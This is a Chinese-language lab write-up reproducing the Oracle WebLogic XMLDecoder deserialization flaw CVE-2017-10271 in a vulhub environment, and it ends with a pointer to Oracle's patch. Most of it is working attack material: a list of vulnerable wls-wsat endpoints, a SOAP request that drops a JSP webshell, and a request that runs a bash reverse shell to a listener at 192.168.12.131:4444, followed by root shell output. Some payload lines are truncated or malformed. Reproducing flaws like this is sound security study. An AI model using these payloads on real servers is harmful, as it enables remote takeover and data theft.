# weblogic-XMLDecoder反序列化(CVE-2017-10271)

漏洞复现-CVE-2017-10271


### 0x00 前言

Weblogic的WLS Security组件对外提供webservice服务,其中使用了XMLDecoder来解析用户传入的XML数据,在解析的过程中出现反序列化漏洞,导致可执行任意命令。

影响版本: 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0, 12.2.1.2.0

## 0x01 环境搭建

这里是用的vulhub进行环境搭建




## 0x02 工具利用

1、WeblogicVuln



工具 关于我们




# 0x03 手工利用

```
#漏洞地址,这些漏洞地址均可尝试
/wls-wsat/CoordinatorPortType
/wls-wsat/RegistrationPortTypeRPC
/wls-wsat/ParticipantPortType
/wls-wsat/RegistrationRequesterPortType
/wls-wsat/CoordinatorPortType11
/wls-wsat/RegistrationPortTypeRPC11
/wls-wsat/ParticipantPortType11
/wls-wsat/RegistrationRequesterPortType11
```


#### 1、准备好webshell

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: your-ip:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 638
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
    <java><java version="1.4.0" class="java.beans.XMLDecoder">
    <object class="java.io.PrintWriter">
<string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test.js
p</string>
```

#### 2、打开burp抓包,改包后重发



访问 http://192.168.12.130:7001/bea\_wls\_internal/test.jsp 验证漏洞是否存在




#### webshell

#### 3、改包后再次发送, kali打开监听

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: your_ip:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
```

```
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 633
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/192.168.12.131/4444 0&gt;&amp;1/string>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```



#### 4、获取shell

```
root@5c544aab49dc:~/Oracle/Middleware/user_projects/domains/base_domain# whoami
<Middleware/user_projects/domains/base_domain# whoami</pre>
root
root@5c544aab49dc:~/Oracle/Middleware/user_projects/domains/base_domain# ls
LOGGER_Log_2023-03-07.txt
autodeploy
bin
config
console-ext
fileRealm.properties
init-info
lib
security
servers
startWebLogic.sh
root@5c544aab49dc:~/Oracle/Middleware/user_projects/domains/base_domain#
```

# 0x04 修复方案

官方补丁修复

前往Oracle官网下载10月份所提供的安全补丁

http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html